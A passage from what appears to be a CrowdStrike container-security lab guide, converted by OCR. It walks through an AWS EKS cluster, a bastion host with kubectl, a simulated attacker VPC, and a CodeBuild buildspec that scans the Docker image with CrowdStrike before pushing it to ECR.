
Next we will examine the setup of the EKS Cluster. For convenience the cluster has been created for you and a bastion host created with the required tools and permissions to manage the cluster.

AWS provides a command line tool to automate some of the cluster creation process. The tool creates two cloudformation templates that are then applied to the account. More information can be found here
https://docs.aws.amazon.com/eks/latest/userguide/getting-started-eksctl.html

Note: Typically when we run a customer POV the customer has already created the cluster.


Viewing the Cluster.

From the AWS console select EKS



Select the Cluster Named “CRWD-EKS-Cluster”

The Configuration tab provides useful information about the cluster.




On the “CRWD-EKS-Cluster” page, choose the following:

- Compute tab – You see the list of Nodes that were deployed for the cluster. You can choose the name of a node to see more information about it. In this case we have a node group. With Amazon EKS managed node groups, you don’t need to separately provision or register the Amazon EC2 instances that provide compute capacity to run your Kubernetes applications. You can create, automatically update, or terminate nodes for your cluster with a single operation. Node updates and terminations automatically drain nodes to ensure that your applications stay available. Other node types are available for EKS below is a link that describes those types.

  https://docs.aws.amazon.com/eks/latest/userguide/eks-compute.html

  Note- If a customer is using fargate with EKS we would use the Falcon Container Sensor (Lumos) and not a daemonset deployment.

- Resources tab – You see all of the Kubernetes resources that are deployed by default to an Amazon EKS cluster. Select any resource type in the console to learn more about it.




Security groups can cause problems during deployment of the falcon sensor due to them preventing access to the container registry where the Falcon Container sensor is stored.

More information regarding the requirements for security groups in an EKS cluster can be found here

https://docs.aws.amazon.com/eks/latest/userguide/sec-group-reqs.html

Select the “Cluster security group” and examine the inbound and outbound rules.

Note: If you are working with a customer and find that the nodes are not able to reach the registry where the CrowdStrike Sensor image has been stored this is one possible cause.



In this case the cluster security group allows all outbound connections which permits network connectivity to any registry

Note: The resources tab will usually show more information about the resources in the cluster. Due to a limitation with this lab the resources information is only available via the cli on the bastion host


5.3.4 Bastion Host

We have built a bastion host pre-configured with the cli tools to manage the cluster and pre-authenticated to the cluster.

Note: For a POV we would typically expect that the customer has already built a cluster and has a host configured to manage the cluster.

Connect to the Bastion Host

First, connect to the Bastion host. You can connect via the cloudshare console




The bastion host has kubectl pre installed. When setting up a cluster a user will often need to generate a 'kubeconfig' file that contains cluster configuration data

More information here.

https://docs.aws.amazon.com/eks/latest/userguide/create-kubeconfig.html

Test the connection with the command

```
kubectl get svc
```



You will see above that we have two services

- The kubernetes management plane “ClusterIP
- The web application exposed as a service

Kubectl has many useful commands and we recommend that you explore the utility more

https://kubernetes.io/docs/reference/kubectl/cheatsheet/

Note: We will return to kubectl later when we verify the crowdstrike sensor setup

5.3.4 Attacker VPC

The VPC will have a name similar to (cwp-demo-stack-VPCStack-xxxx)

We have created a separate VPC network to simulate the attacker's environment. The attacker only has access to the application and its resources through the AWS Application Load Balancer (ALB).

The attacker VPC consists of a single EC2 instance running Kali.

5.4 CI/CD Environment


In this lab we use AWS CodeCommit, AWS CodeBuild and AWS CodePipeline. The most common CI/CD pipeline in use is Jenkins. We have used CodeBuild and CodePipeline here as they are AWS native services. The principals are the same from all CI/CD pipelines as they are simply a tool for sequencing a set of operations and scripts. We attempt to show here that integrating image scanning into a pipeline is a relatively simple process.

AWS CodeCommit is a fully-managed source control service that hosts secure Git-based repositories. This solution uses CodeCommit to create a repository to store the application and deployment code.

AWS CodeBuild is a fully managed build service in the cloud. AWS CodeBuild compiles the source code, runs unit tests, and produces artifacts that are ready to deploy. CodeBuild provides the Continuous Integration (CI) capabilities.

AWS CodePipeline on the other hand, is a fully managed continuous delivery service that helps to automate the release pipelines for fast and reliable application and infrastructure updates. CodePipeline automates the build, test, and deploy phases of the release process every time there is a code change. CodePipeline provides the Continuous Deployment (CD) capabilities.

The following diagram shows what happens when you run a build with CodeBuild:




1. As input, you must provide CodeBuild with a build project. A build project includes information about how to run a build, including where to get the source code, which build environment to use, which build commands to run, and where to store the build output. A build environment represents a combination of operating system, programming language runtime, and tools that CodeBuild uses to run a build.
2. CodeBuild uses the build project to create the build environment.
3. CodeBuild downloads the source code into the build environment and then uses the build specification (buildspec), as defined in the build project or included directly in the source code. A buildspec is a collection of build commands and related settings, in YAML format, that CodeBuild uses to run a build. For more information, see the Buildspec reference.
4. If there is any build output, the build environment uploads its output to an S3 bucket. The build environment can also perform tasks that you specify in the buildspec (for example, sending build notifications to an Amazon SNS topic). For an example, see Build notifications sample.
5. While the build is running, the build environment sends information to CodeBuild and Amazon CloudWatch Logs.

6. While the build is running, you can use the AWS CodeBuild console, AWS CLI, or AWS SDKs to get summarised build information from CodeBuild and detailed build information from Amazon CloudWatch Logs. If you use AWS CodePipeline to run builds, you can get limited build information from CodePipeline.

Note: There is a limitation of the lab that prevents full access to all parts of the codebuild/codepipeline tools. For this lab we will use a mixture of the GUI + AWS CLI + Github for the source files


5.4.1 Codebuild Components

We have a repository that contains the source code for the application and the deployment



Although the gui permissions do not permit us to access the repository you can find a copy of the files below

https://github.com/jhseceng/cwp-container-lab/tree/master/code



Building the Image - ecr-buildspec.yaml

First take a look at the buildspec files. A *buildspec* is a collection of build commands and related settings, in YAML format, that CodeBuild uses to run a build.

We have an ecr-buildspec.yaml file which builds the application container image from a Dockerfile.

```
version: 0.2
phases:
 pre_build:
  commands:
   - echo Logging in to Amazon ECR...
   - aws --version
   - aws ecr get-login-password --region $AWS_DEFAULT_REGION | docker login
--username AWS --password-stdin ${REPO_ECR}
   - REPOSITORY_URI=${REPO_ECR}
   - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c 1-7)
   - IMAGE_TAG=${COMMIT_HASH:=latest}
 build:
  on-failure: ABORT
  commands:
   - echo Build started on `date`
   - echo Building the Docker image...
   - docker build -t $REPOSITORY_URI:latest ./app/tomcat/.
   - docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG
   - echo running image-scan.sh
   - chmod +x ./cs_image_scan/image-scan.sh
   - . ./cs_image_scan/image-scan.sh
 post_build:
  commands:
   - bash -c "if [ \"$CODEBUILD_BUILD_SUCCEEDING\" == \"0\" ]; then exit 1; fi"
   - echo Build completed on `date`
   - echo Pushing the Docker images...
```

pre_build:

The prebuild logs into the AWS ECR registry and creates additional variables used in the build

```
pre_build:
  commands:
    - echo Logging in to Amazon ECR...
    - aws --version
    - aws ecr get-login-password --region $AWS_DEFAULT_REGION | docker login --username AWS --password-s
${REPO_ECR}
    - REPOSITORY_URI=${REPO_ECR}
    - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c 1-7)
    - IMAGE_TAG=${COMMIT_HASH:=latest}
```

build:

The build phase runs the “docker build” from the docker file in the /app/tomcat/ directory in the codebuild repository
First the image is built and tagged

```
build:
  on-failure: ABORT
  commands:
    - echo Build started on `date`
    - echo Building the Docker image...
    - docker build -t $REPOSITORY_URI:latest ./app/tomcat/.
    - docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG
    - echo running image-scan.sh
    - chmod +x ./cs_image_scan/image-scan.sh
    - . ./cs_image_scan/image-scan.sh
```

Examining the image-scan.sh

```
 #!/bin/sh
if [ -z "$CS_SCAN_IMAGE" ]; then
  echo "WARNING: CS_SCAN_IMAGE is not set, skipping image scan"
  exit 0
fi
echo "Installing the required dependencies"
pip3 install docker requests
echo "Running CS Image Scan script"
python3 ./cs_image_scan/cs_scanimage.py -r $REPOSITORY_URI -t latest -s 25000 -c
$CS_CLOUD
```

The command below looks for an Environment variable (CS_SCAN_IMAGE) in the build environment. If this variable is set then image scanning will be enabled in the CI pipeline.

```
if [ -z "$CS_SCAN_IMAGE" ]; then
  echo "WARNING: CS_SCAN_IMAGE is not set, skipping image scan"
  exit 0
fi
```

post_build:


Once the build has completed the docker image is pushed to the registry

```
post_build:
  commands:
    - bash -c "if [ \"$CODEBUILD_BUILD_SUCCEEDING\" == \"0\" ]; then exit 1; fi"
    - echo Build completed on `date`
    - echo Pushing the Docker images...
    - docker push $REPOSITORY_URI:latest
    - docker push $REPOSITORY_URI:$IMAGE_TAG
```


You can view the current project environment variables

Select CodeBuild -> Build> BuildProjects


Select webapp-image-build



